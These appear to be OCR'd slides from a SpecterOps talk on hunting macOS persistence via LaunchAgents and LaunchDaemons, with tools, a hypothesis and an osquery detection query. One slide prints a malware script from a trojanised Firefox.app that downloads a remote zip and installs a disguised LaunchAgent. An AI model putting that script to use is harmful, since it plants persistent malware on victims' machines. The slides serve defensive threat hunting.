
XNUmon



- Sysmon for Macs
- Logging of persistent items
- Process Monitoring

SPECTEROPS

Facebook osquery




- File Integrity Monitoring
- Scheduled queries (Enterprise sweeps)
- Yara Scanning
- Process Monitoring

SPECTEROPS


Persistence

SPECTEROPS


LaunchAgents & LaunchDaemons



launchd



Load:
/System/Library/LaunchDaemons/
/Library/LaunchDaemons/




Load:
/System/Library/LaunchAgents
/Library/LaunchAgents
User's individual Library/LaunchAgents

SPECTEROPS

```
Ghosts-MBP:LaunchAgents casper$ plutil -p at.obdev.LittleSnitchUIAgent.plist
{
  "KeepAlive" => 1
  "Label" => "at.obdev.LittleSnitchUIAgent"
  "ProgramArguments" => [
    0 => "/Library/Little Snitch/Little Snitch Agent.app/Contents/MacOS/Little Snitch Agent"
  ]
  "RunAtLoad" => 1
}
```


SPECTEROPS




```
$ cat Firefox.app/Contents/Resources/script

open Firefox.app
if [ -f ~/Library/mdworker/mdworker ]; then
  killall MozillaFirefox
else
  nohup curl -o ~/Library/mdworker.zip
  https://public.adobecc.com/files/1U14RSV3MVAHBMEGVS4LZ42AFNYEFF
          ?content_disposition=attachment
  &&  unzip -o ~/Library/mdworker.zip -d ~/Library
  &&  mkdir -p ~/Library/LaunchAgents
  &&  mv ~/Library/mdworker/MacOSupdate.plist ~/Library/LaunchAgents
  &&  sleep 300
  &&  launchctl load -w ~/Library/LaunchAgents/MacOSupdate.plist
  &&  rm -rf ~/Library/mdworker.zip
  &&  killall MozillaFirefox &
```


SPECTEROPS


exec
cp
installed a launch daemon or agent
virus total
ancestry
launchd (pid: 1)
com.apple.audio.driver (pid: 1242)
cp (pid: 1251)
cp (Apple Code Signing Cert Auth)
process id: 1251
process path: /bin/cp
com.apple.audio.driver (unsigned)
startup file: /Library/LaunchDaemons/com.apple.audio.driver.plist
startup binary: /private/var/tmp/com.apple.audio.driver.app/Contents/MacOS/com.apple.audio.driver
time: 12:33:25
remember
Block
Allow

SPECTEROPS

Hypothesis: An attacker has compromised at least one system and is persisting via a Launch Agent or Launch Daemon.

SPECTEROPS


```
select * FROM signature s
JOIN launchd d ON
d.program_arguments = s.path
WHERE d.name LIKE 'com.apple.%'
AND
signed=0 AND d.run_at_load=1;
```

Detection Robustness

